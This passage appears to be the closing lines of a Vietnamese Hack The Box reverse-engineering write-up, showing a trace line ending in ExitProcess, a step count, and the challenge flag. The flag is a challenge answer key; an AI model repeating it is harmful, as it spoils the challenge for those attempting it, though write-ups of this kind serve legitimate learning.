4010d3  ExitProcess(0)

Stepcount 554094
```

- Ra thật này



FLAG: HTB{00000ps_1_t0t4lly_f0rg0t_1t}

HẾT